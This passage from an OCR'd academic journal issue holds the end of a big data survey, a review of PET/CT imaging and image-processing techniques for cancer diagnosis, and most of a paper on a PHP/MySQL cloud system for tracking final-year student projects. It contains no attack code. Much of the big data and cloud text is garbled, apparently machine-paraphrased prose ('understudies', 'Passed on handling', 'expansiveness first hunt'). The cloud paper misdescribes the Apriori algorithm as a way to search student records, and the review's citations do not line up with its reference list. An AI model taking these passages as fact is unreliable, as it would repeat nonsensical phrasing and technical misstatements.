4. *Spark*: It is a conflicting choice to Hadoop which is drawn to beat the disk I/O confinements and enhance the execution of prior frameworks. The significant element of Spark that makes it exceptional is its capacity to perform in-memory computations.

4. Challenges of Big Data

Here, we will discuss the top four critical challenges that enterprises are likely to face, if they are planning on implementing Big Data.[5]

1. *Handling huge data*: In this procedure, it is chosen what information should be disposed of and which might be stored during analytical process.
2. *Storage*: These days the hard disks in the processing framework is lying in TB (Terabyte). The data produced by the net is projected as far as EB(Exabyte), despite the fact that the information created by the educational areas isn't as substantial as the information produced by the web and it will end up greater in future.
3. *Redundancy reduction and data compression*: These are the working method in which the system's cost is reduced by decreasing the data redundancy and data compression.
4. *Scalability and expendability*: The analytics algorithm of big data might have the capacity to process scalability and expandability of data. The big data analytics should support the future and present data sets.

CONCLUSION

In this paper, big data and different ideas which combine big data analytics plans, data visualization has been considered. This analysis will be useful for the additional research and upgrade of Big Data Analytics in different exploration points of view. And furthermore, this paper gives the overview of the conceivable chances of the big data research environment.

REFERENCES

1. Shuhui Jiang, Xueming Qian, Tao Mei, Yun Fu, Personalized Travel Sequence recommendation on Multisource Big Social Media, 2016, IEEE Transactions on Big Data, Vol.2, Issue:1
2. Cheikh Kacfah Emani, Nadine Cullot, Christophe Nicolle,Understandable Big Data: A Survey , Computer Science Review, 2015, Vol: 17, pp: 71-80
3. K. Krishnan, Data warehousing in the age of big data, in: The Morgan Kaufmann Series on Business Intelligence, Elsevier Science, 2013.
4. Cheng-Long Ma, Xu-Feng Shang, Yu-Bo Yuan, International conference on machine learning and cybernetics, 2012, vol:4
5. Chen H, Chiang RHL, Storey VC. Business intelligence and analytics: from big data to big impact. MIS Quart.2012; 36(4):1165–88.
6. Kaufmano series on Business Intelligence, Elsevier Science, 2013.
7. Gantz J, Reinsel D, Extracting value from chaos.IDC iView, 2011, pp 1–12
8. Kitchin R. The real-time city? Big data and smart urbanism. Geo J. 2014, 79(1), pp: 1–14

ISSN 2394 - 7780

9. K. Davis, D. Patterson, ―Ethics of Big Data: Balancing Risk and innovation‖, O'Reilly Media, 2012
10. https://sungsoo.github.io/2014/02/22/the-rtdba-stack.html
11. http://www.techrepublic.com/blog/big-data-analytics/10-emerging-technologies-for-big-data

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

REVIEW OF PET/CT IMAGING TECHNIQUES AND ITS ANALYSIS ON VARIOUS TYPES OF CANCERS AND MALIGNANT PARTS OF HUMAN BODY

Ms. Pradnya N. Gokhale
Assistant Professor, Department of Instrumentation Engineering, VPMMPCOE, Ratanagiri

ABSTRACT
Various cancers begin because of out of control growth of abnormal body cells and it is named for the site where it get started and spread. Growing rate of these cells is different and they are diagnosed as well as treated differently. Positron Emission Tomography (PET-Radio tracer) and Computed Tomography (CT) are two different diagnostic modalities in which PET provides, functional and physiological computer generated images obtained from a detection of photon annihilated radionuclide 18F-FDG(Fluro deoxy glucose-radioactive tracer)i.e. distributed in tissues, decays in the body to release positrons where as CT provides morphological, anatomical information that uses X-ray beam that helps in determing site with extent of malignancies. Thus, PET/CT modality provides metabolic functions and anatomical functions in single detection of whole body. This paper describes various image processing application techniques that are introduced and developed to minimize noise, artifacts and improve the required feathers for correct diagnosing which will help the radiologist as well as the physician to decide the way of treatment with medications for curing cancer patients.

Keywords: FDG, Radiation, Fusion, Biopsy

INTRODUCTION
^{18}F-FDG radionuclide PET/CT modality is increasingly used for staging, restaging and medication monitoring for head and neck cancers, lung cancer, breast cancers, colorectal cancers, urogential cancers, gastrointestinal cancers, lymphoma and unknown primary cancers. Reconstruction of image takes place after the acquisition of CT modality before PET acquisition which provides overlaying of high resolution anatomical image with functional images .This results in precise localization of hyper metabolic activated tissue region. In order to improve microscopic lesion delectability different filtering techniques, algorithms, extractions, neural network techniques are applied which results in image reconstruction with removal of blurring, artifacts and different noises. This paper represents 4 different sections which gives review of such a methodologies of past, present and possible future role for the same.

Section I-Applications of Neural Network
In 1996, Cheng derived a parallel and unsupervised approach with the use of Hopfield neural network (CHNN) incorporating the winner takes all (WTA) learning mechanism for medical image segmentation based upon the global information of the gray levels distribution. [1]

While In 1997, Ahmed and Farag experimented performance of SOFM (self organizing feature map) with Hopfield network and ISODATA algorithm for segmenting PET/CT volume and found that accuracy of SOFM is superior to that of Hopfield network and ISODATA algorithm. [2]

Figure a and b shows the results of the application of our volume segmentation technique to a 256×256×50 image volume. Colors in the segmented images refer to regions in the brain.




Fig.1a. Coronal b. lateral segmented sections of brain images by SOFM algorithm.

ISSN 2394 - 7780

In 2002, M.Petersen reviewed more than 200 applications of neural networks in which he discussed image reconstruction, restoration, enhancement techniques with its applicability in preprocessing, data reduction, feature extraction and image compressions. He concluded that ANNs are usable in image processing as nonparametric classifiers, non linear regressions functions and unsupervised feature extraction. S.M. Kmruzzaman in 2004, with his coauthors developed a modified feed forward NN constructive algorithm for medical diagnosis which starts with minimal number of hidden layers; additional units are added to it at a time to improve accuracy of the network. It results that after successful training the system is able to diagnose the unknown cases with predictions.[4]. In 2012, K. Khart proposed two approaches for brain tumor detection based on ANN which were categorized into back projection NN and feed forward NN.




Fig: Feed forward neural network

This helped him for discriminating malignant tumors from benign ones assistant decision making in clinical diagnosis. [5]

Section II- Image Reconstruction Techniques

In 1998, K.Erlandsson developed a 3D reconstruction method based on back projection and filtering (BPF) technique (ATRAX) which makes a combination of analytic and algebraic techniques resulting in improved resolutions and contrast recovery. In 2003, Tobias presented a projection based approach for noise suppression in projection reconstruction in which the filter can directly be applied after the acquisition of each projection. The filter algorithm was implemented on an ADSP-21060 DSP which allows real time processing. It results in speed optimizing adaptation. [6]. In 2012, Prabhat P. developed a user friendly GUI using MATLAB and JAWA AWT to compare the performance of various filters like Hann, cosine, Shepp-Logan and concluded that Hann filter gives superior performance for select images as compared to all.

Section-III-Image Segmentation Techniques

In 2008, Yong Xia applied a fuzzy clustering of spatial patterns algorithm(FCSP) to the PET/CT image with 3 steps, first is contrast stretching, second is delineating CSF from other structures and third by differentiating gray from white matter and proved that the incorporation of the anatomical information improves the performance of brain image segmentation.[11]




Fig.2 (a).PET image Fig.2 (b)CT stretched image





Fig.2(c).SPM-Seg algorithm Fig.2(d).FCSP-Seg algorithm

While T. Logeswari in 2010, described segmentation method using Hierarchical self organizing map (Hsom) which classifies the image row by row.[13]


Section IV-Applications of Wavelet Transform

ISSN 2394 - 7780

Wavelet transform theory plays important role especially in multiscale analysis. Its representation provides directional information in the high-low, low-high and high-high bands. In 2005, A.Ben Hamza calculated a biological wavelet transform of each source image and divergence based fusion algorithm is developed to construct composite wavelet coefficients. He successfully tested this new technique on fusion of multisensory, multi focus, multi spectral images.



a.CT Image b.PET Image



c.average fusion d.Wavlet based image

Fig-3: Wavelet based trasformations

While Bahareh Shalchain in 2009,showed that the approximation image produced a better than that of the original PET and CT images by fusing PET and CT images using wavelet transform with Ma.-Min, Min-Min, Max-Mean combinations.[10].

Section V-Areas of cancers

In 2006, Gustav k.studied the use of integrated PET/CT and discussed given applications.


Once the PET/CT image data is obtained malignant lesions identified by PET are marked and framed in the CT's anatomic references. These imaging studies are categorized under different body regions and are concluded as follows:

1. Assess the treatment response to chemotherapy
2. Diagnose extra thoracic metastasis
3. Establish mediastinal lymph node involvement
4. Document the extent of plural disease
5. Evaluate tumor extraction into lung and thoracic walls

Some of application areas and the review of their processing techniques are categorized as:

a. Role of PET/CT in abdominal tumors

This modality helps in detection as well as evaluation of intrahepatic tumor load ,extra and



a.coronal PET b.PET & PET/CT

Fig-4: Lung Canrcinoma

intrahepatic metastasis and local recurrence of the colorectal site .

ISSN 2394 - 7780


b. Lymph node cancer

PET/CT scan helps to diagnose the swlleon lymph node contains Hodgkins Disease and also the status of treatment.Also these scans helps to pointout the correct place of the lymphoma.

c. Breast cancer

In 2007 Eric L.Rosen found that for primary detection and diagnosis of breast cancer PET/CT provides information of distant site monitoring and staging of loco regional with the rate of the response to therapy. And also for evaluation of asymptomatic treated breast cancer patients with rise in the level of tumor markers without clinical symptoms PDG PET/CT may be helpful

As figure(a/b) shows the sagittal and coronal fusion imaged of patients breast carcinoma which indicates that the sensitivity of PET/CT is superior to that CT in detecting nodal diseases meditational nodal basins. [15].



a. sagittal color fusion b. coronal gray fusion

Fig-5: Breast carcinoma

PET/CT is useful as it provides staging status as well as CT data can be used for radiation planning before and after the treatment. Pet has effective for decision making process prior to radiation therapy and treatment changes occur in around 25 of patients and it is found out by Gustav K. in 2006.[17].Thus PET/Ct imaging provides molecular information about a tumor in addition to morphological information to decide planning.




Fig.6 c. Mammography image d.PET/CT of focal uptake in of left breast left breast

While in 2007,Sang Kyu Yang found that a potential advantage of PET/CT is to evaluate small lesions that are up taken ,may be artificially lowered due to partial volume effect of PET as areas of mild hyperglycolytic action is assigned to normal or abnormal anatomical structures.[16]

d. Outcomes of Radiation Therapy

Cancers are treated by high dose of irradiation which precisely targets the entire tumor with minimization of radiation damage to normal tissues. With respect to radiation therapy

ISSN 2394 - 7780





Fig-7: Hybrid image scans

Figure.7 shows the study of FDG PET/CT that performed before the radiation treatment and after the end of ration treatment of 3 months with dose of FDG. [18]


e. Biopsy Outcomes

In 2010 Servet Tatil and his colleagues experimented on fused images which are converted in DICOM (Digital Imaging and Communications in Medicine) format. An image of most FDG avid portion of image was chosen and matching image from separate PET as well as CT scans was selected.PET/CT supported biopsy of abdominal cavities with use of previously acquired fused images registered is feasible. The interventional radiologists who performed this biopsy procedure review the registered images and the biopsy procedure was planned**.**

The biopsy results were decided with a specified diagnosis as positive if malignant cells were present or negative if malignant cells were absent. These results were verified by means of a follow up PET/CT procedure. [8]



a. Axial CT scan b. Radiation detection



c.Axial CT d. shows tip of one needle in the most metabolically active portion of the mass

Fig-8: Metastatic breast cancer after biopsy

ANALYSIS AND CONCLUSION

This paper reviews the diagnosis using PET /CT imaging modality in case of head and neck or breast or ,lung,or cardiac including all types of tumors clinically.It provides anatomical, physiological as well as molecular real time information which helps a physicision to diagnose the stages and to plann the way of treatment with correct medication. This images are processed to have high resolution and high sensitivity by using different reconstruction, filtering and neural network algorithms.

REFERENCES

ISSN 2394 - 7780

1. Cheng, Kuo-Sheng. "The application of competitive Hopfield neural network to medical image segmentation." (IEEE Transactions on Medical Imaging) Vol.15 (August 1996): 560-566.
2. N.Ahmed, Mohamed,Aly A. Farag. "Two stage neural network for volume segmentation of medical images." *Pattern Recognition* Vol-18 (1997): 1144-1151.
3. M.Egmont-Petersen, D.de Ridder,H.Handels. "Image processing with neural networks-a review." *Pattern Recognition,Elsevier* Vol -35 (2002): 2279-2297.
4. S.M.Kamruzzaman, Ahmed Ryadh Hasan,Abu Bakar Siddiqee and Md.Ehsanul. "Medical Diagnosis using neural network." *3rd International Conference on Electrical & Computer Engineering.* Bangeladesh, Dec 2004. 537-540.
5. M.B.Nagori, Kailash D.Kharat & Pradyumna P.Kulkarni &. "Brain tumor classification using neural network based methods." *International Journal of Computer Science and informatics* Vol-1,Iss-4 (2012): 85-90.
6. K.Erlandsson, A.J.Reader,M.A.Flower,R.J.Ott. "A new backprojection and filtering method for PET using all detected events." *IEEE Transactions on Nuclear Science* Vol-45, no. No.3 (June 1998): 1183-1188.
7. Tobias Schaeffter, Michael Grass,Roland Proksa,and Volker Rasche. "Real time adaptive filtering or projection reconstruction MR fluroscopy." *IEEE Transactions on Medical Imaging* Vol-22, no. No.1 (January 2003): 75-81.
8. Servet Tatil, Victor H.Gerbaudo, Marcelo Mamede, Kemal Tucali ,Paul B.Shyn, Stuart G.Silverman."Abdominal masses sampled at PET/CT –guided percutaneous Biopsy". *Radiology.*Vol-256, No.1 (July 2010):305-311.
9. A.Ben Hamza, Yun He,Alan Willsky. "A multiscale approach to pixel-level image fusion." *IOS Press* (IOS Press), 2005: 135-146.
10. Bahareh Shalchain, Hossein Rajabi,Hamid Soltanian Zadeh. "Fusion of PET and CT images using wavelet tranform." *Hellenic Journal of Nuclear Medicine* Vol-13, no. Iss-3 (December 2009): 238-243.
11. Yong Xia, Lingfeng Wen,Stefan Eberl,Michael Fulham. "Segmentation of brain structures using PET-CT images." *5th International Conference on Information Technolgy and Application in biomedicine.* 2008. 86-89.
12. T.Logeswari,M.Karnan."Animproved implementation of brain tumor detection using segmentation based on soft computing".*Journal of Cancer Research and Experimental Oncology* Vol-2(March-2010):006-014.
13. Yves Lemoigne, Alessandra Caner,Ghita Rahal. *Physics for Medical Imaging Applications.* Vol-240. Springer, 2005.
14. Eric L. Rosen, William B. Eubank,David A. Mankoff. "FDG PET, PET/CT, and Breast Cancer imaging". *Radiographic.* Vol27 (October 2007):215-229.
15. Sang Kyu Yang, Nariya Cho, Woo Kyung Moon. **"**The Role of PET/CT for Evaluating Breast Cancer" *Korean J Radiol* .Vol8 (5):429-437.
16. Gustav K. von, Hans C. Steinert, Thomas F.Hany.(Integrated PET/CT: current applications & future directions",*Radiology.*Vol.238(February 2006):405-422.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

CLOUD DEVELOPMENT FOR THE DEPARTMENT: PROJECT TRACKING SYSTEM

Syed Tanzeem and Surayya Shaikh
Assistant Professor, Theem College of Engineering, Boisar

ABSTRACT
Overseeing and controlling the last year undertakings of understudies utilizing manual or customary process are an exceptionally dreary activity. The aim of the project is to create a system which will be automated for managing all the activities of projects. Automated Project Tracking System is a system for managing, controlling, monitoring the final year projects of students. It is a Cloud based system which is useful for students, project coordinator and project guide. Firstly all the students need to register into the system using registration form. Then registered students can login into the system using their id and password to get authenticated. First the students login to the project tracking system, and then they will form the groups by their own. Similarly, guide of the project will need to login into the system using their id and password. System also allows the group of the students to provide there project topic then system will automatically assign the guides to the group of students. There is the admin in the system entire work under in his control. The admin can be MU or College. Depending upon the different work done by the student they will create the project report. For creating project report we are using online form provided in cloud. We will also going to give a dead line to the student for providing there project topic after that the project topics will automatically going to be assigning to the student. Depending on project report the admin and the guide are able to see the work done by particular group of student. Depending on progress Project guide will decide to approve/reject the project report and so on. In this system the admin can send the message to the guide and student. In this project we are going to use PHP and MYSQL language for programming. Server which we are going to use in our project is Linux Server.

Keywords: Linux Server, PHP, MYSQL, Cloud.

INTRODUCTION
In today's world, nobody takes an initiative to look for notices which are displayed on the notice boards. Many students miss the information about some important notices and updates related to their final year projects. Also, the students are not able to keep track of their project related activities. It becomes very easy if all the details and updates of the project from guides are readily available for the students. Managing the final year projects manually is very stressful job. But using simple project tracking system on cloud only, anyone can carry out their project related work which is the main aim of Project Tracking system. It provides students Project guides a simple project tracking system on cloud to manage and monitor the overall project activities. All the modules of the system have a unique user id and password. Then any module can login into the system using their id and password to get authenticated further. Project tracking system allows the group of students to provide project domains and then the system will automatically assign the guides to the groups of students. Project guide is the main module of the system which assigns various tasks to the students. Project guide and student are interacted with each other. Notifications are sending to the groups about the important notices and updates related to their final year project.

GOALS OR OBJECTIVES
- To automate the traditional process of the manual work involved in the project management.
- To provide recommendation for the topics to be selected for the project.
- To provide a well-organized platform to maintain all the history about the project tasks.
- To provide a platform to the student to keep track of their work in digital form in place of hard Copy.
- To provide reliability to student that their project related data will not be access or change by any other person.
- To provide a platform in cloud in which the admin can send the notification to the student and guide.
- To provide a platform in which guide can give rank to the project college by which we can calculate which is most high rated Project.
- To provide a platform where student can give rating to every project from their college by which we can calculate which is most high rated Project.

ISSN 2394 - 7780

LITERATURE SURVEY

The project manager is capable of creating team leaders and team members of the system providing username and password. Create project teams and assigning members to project team will be project manager's responsibility. Project client details need to be added to the system by project manager. The project manager will be able to add new projects including project time, budget and client. Each project will consist of one or more phases, which are also known as milestones within this system scope. Project manager will add phases to each project including timeline.

Each phase will assign to a project team and team leader will be notified about new projects via email. Each project have its own dashboard interface which gathers required functionalities in project level such as Project progress monitoring, Milestones, Project team management, File manager, Invoices, Project Message board and Project Reports. The project manager can add new projects and phases to the system. Each project consists of one or more project phases. The project manager can define weight percentage for each project phase and progress calculation is done based on given weight percentage [1].

The distributed computing stage needs to powerfully adjust the heap among the servers with a specific end goal to maintain a strategic distance from hotspot and enhance asset utility. Therefore, how to dynamically and efficiently allocate resources becomes the problem to be solved. For resource allocation imbalance exists in the virtual machine scheduling, a method based on bat algorithm. The algorithm uses load balancing to initialize bat population to improve the quality of the Initial population. Powell local search algorithm is used to search the current optimal solution to improve the convergence speed and accuracy. Simulation results show that this algorithm has higher convergence speed and searching accuracy compared with standard bat algorithm and particle swarm optimization algorithm [2].

Searchable encryption schemes usually generate a search-able index based on the keyword dictionary, which is ex- traced from the outsourced dataset, and upload the encrypted index together with encrypted dataset to the cloud. With the trapdoor generated in the search stage, the server can search the searchable index and return related documents. Traditional searchable encryption scheme only support single keyword search and take inverted index as its index structure. In order to improve the functionality and usability of the search system, some works are focused on fuzzy keyword search, similarity search and ranked search. As multi-keyword search can provide more accurate search results, some works are concentrated on the issue of multi-keyword encryption search in the symmetric setting. Cao et al proposed a searchable encryption scheme which supports multi-keyword ranked search, where coordinate matching is used to conduct result ranking. The scheme does not take the keyword weight within document into consideration, which makes the search result not accurate enough [3].

Cloud computing can be viewed as an evolution of concepts for providing easily accessible computing where specific details are hidden ('in a cloud') from the user. The user acquires a service that meets a need, such as access to application software or use of a particular computing platform, and the user does not take on responsibility for the underlying structure. Indeed, a company employee using a 'mainframe' in the middle 20th century could be deemed an early cloud user – the employee logged in to an environment to accomplish some data processing (input, verification, reporting), without being responsible for setting up the infrastructure. Or a student in the late 20th century might have accessed programming environments to complete a programming assignment – without having to build and operate the underlying infrastructure. Today's students might come to K-12 or higher education already bring with them compute devices (desktops, laptops, and/or mobile devices) with a suite of software – even before finding out what compute services they really need. Business owners and education environments face similar services challenges in identifying, building out and supporting their infrastructure, platforms or application environment. Cloud computing has been changing the services model so that a user looks to service providers – an ISP for internet connectivity, a messaging service for email services, an ASP for a websites. While the user may seem to be using the service model of 40 to 50 years ago, the user of today's cloud services has more options and flexibility [4].

Viewing the cloud space from banking point of view is a significant task, as it contains more attention towards security for the millions of customer's data. A hybrid cloud as said by Wang and Jia (2012) model is the cloud that combines the private cloud and public cloud. It is suitable system for the business cloud computing model especially used in banking and finance sectors. Cloud computing is a distinguished technology that suits well for internet banking and other banking applications. In cloud computing, the cloud services (Wang, 2009; Fox et al., 2009; Jiang and Jiang, 2011) play an important role in different scenarios like infrastructure as a service (IaaS), platform as a service (PaaS), and software as a service (SaaS). The cloud services are useful for various applications. Cloud services are scalable according to the requirement of the end-users. Numerous developers

ISSN 2394 - 7780

and the data scientists involved in developing the secure storage functional model for banking system as said by Babu et al. (2013). A cloud system is used for the end-users to update and retrieve the information from the cloud server anytime. In this paper, we are concentrating on developing the secure cloud space for the banking domain. Cloud space is the cloud data Centre for storing our records securely. The cloud space is the architecture in which the private clouds as suggested by Shtern et al. (2012) are attached enormously and used for storing data in a scalable way. Also, cloud load balancing is an important task to be executed for optimal load balancing across many cloud spaces (Cloud server) in the banking. A dynamic cloud balancing as said by Mohamed et al. (2013) shows that the cloud servers storing the files in the distributed servers and download the files faster than the normal servers. In Babu and Krishna (2013b) suggested honey bee behavior load balancing algorithm for optimal load balancing of tasks in cloud computing. The banking security threats (Thamizhchelvy and Geetha, 2012) are increasing rapidly in all the online transactions. Hence, the aim of this work is to making the banking records more secure by storing and retrieving it in the cloud space through better encryption methods with the trusted third party mechanism [5].

Passed on handling is a data improvement (IT) point of view that empowers universal access to shared pools of configurable structure assets and greater aggregate advantages that can be instantly provisioned with irrelevant association exertion, a great part of the time finished the Internet. Distributed computing depends on sharing of assets to accomplish lucidness and economies of scale, like an open utility. Outsider mists empower associations to center around their center organizations as opposed to exhausting assets on PC framework and upkeep. Promoters take note of that distributed computing enables organizations to stay away from or limit in advance IT foundation costs. Advocates likewise assert that distributed computing enables undertakings to get their applications up and running quicker, with enhanced sensibility and less upkeep, and that it empowers IT groups to all the more quickly change assets to take care of fluctuating and erratic demand. Cloud suppliers regularly utilize a "pay-as-you-go" display, which can prompt sudden working costs if directors are not acquainted with cloud-estimating models.

Virtualization is programming that isolates physical frameworks to make different devoted assets. It is the central innovation that forces distributed computing. “Virtualization programming makes it conceivable to run various working frameworks and different applications on a similar server in the meantime," said Mike Adams, chief of item advertising at VMware, a pioneer in virtualization and cloud programming and administrations. "It empowers organizations to lessen IT costs while expanding the proficiency, use and adaptability of their current PC equipment". The innovation behind virtualization is known as a virtual machine screen (VMM) or virtual supervisor, which isolates register conditions from the genuine physical foundation. Virtualization makes servers, workstations, stockpiling and different frameworks free of the physical equipment layer, said John Livesay, VP of InfraNet, a system foundation administrations supplier. "This is finished by introducing a Hypervisor over the equipment layer, where the frameworks are then introduced" [6].

Unwavering quality and Availability of Cloud Computing gives IS/IT framework and arrangement planners, designers, and architects with the learning expected to evaluate the effect of virtualization and distributed computing on benefit dependability and accessibility. It uncovers how to choose the most suitable plan for dependability tirelessness to guarantee that client desires are met. Sorted out in three sections (rudiments, chance examination, and proposals), this asset is available to peruses of differing foundations and experience levels. Unwavering quality and Availability of Cloud Computing is the guide for IS/IT staff in business, government, the scholarly community, and non-legislative associations who are moving their applications to the cloud. It is additionally an essential reference for experts in specialized deals, item administration, and quality administration, and also programming and quality designers hoping to widen their skill. [7].

PROPOSED WORK

In This project there are three panels who can control this system, as follows:-

-Admin

-Staff

-Student.

ADMIN –

Admin has the rights of Adding Departments In their College/Institute, after adding departments he will Add Staff as per Departments. Once Staffs added successfully, then assigning the Project Group is a big role of Admin.Admin can also change the status of particular staff and student by which that student cannot login in their account.

ISSN 2394 - 7780

Staff-
Once Staff gets logged in, they can see number of groups which are allocated to themby admin. After that the staff will become the guide for those projects. Staff will view the Details of those projects and can change project status accordingly.eg. Staff or guide is not happy with any topic/documentation of project so he can reject the particular with reason. Then, Staff or guide can view Weekly Report of Projects as he can progress of Project. After which Staff or guide can send Notification to Particular group.

Staff or guide can give rating to every project from their college by which we can calculate which is most high rated Project.

Student-
In Student Panel, They have to register them self on website while Registering Student should select that is he the Leader Of group or member of group. After Logged in, there are multiple/different menus for Student Who is Leader and member. Project Leader has rights to add a group member in his team (by searching in student's database by students Name, Email, and Mobile). After that Leader Can Upload Project Details by himself, with uploading Documents for Abstract, Synopsis and Black book. Other Members from group can only view the details by their login. Student can view the Notifications which are sending by Their Project Guide.

Student can give rating to every project from their college by which we can calculate which is most high rated Project.

PROPOPSED ARCHITECTURE

Admin and Staff flow




Figure-1: Example of Admin and Staff

Student Working




Figure-2: Example of student

ALGORITHM

Apriori Algorithm

This Algorithm is utilized for seeking Students from Database table by the pioneer to include his Project gathering. It would be troublesome pursuit physically in table, subsequently apriori calculation is utilized. How about we see what this calculation does. The Apriori calculation was proposed by Agrawal and Srikant in 1994. Apriori is intended to work on databases containing exchanges (for instance, accumulations of things purchased by clients, or subtle elements of a site frequentation). Different calculations are intended for discovering affiliation manages in information having no exchanges (Winepi and Minepi), or having no timestamps (DNA sequencing). Every exchange is viewed as an arrangement of things (a thing set). Given a limit, the Apriori calculation distinguishes the thing sets which are subsets of at any rate exchanges in the database. Apriori utilizes a "base up" approach, where visit subsets are broadened one thing at any given moment (a stage known as applicant age), and gatherings of hopefuls are tried against the information. The calculation ends when no further fruitful expansions are found. Apriori utilizes expansiveness first hunt and a Hash, tree structure to check

ISSN 2394 - 7780

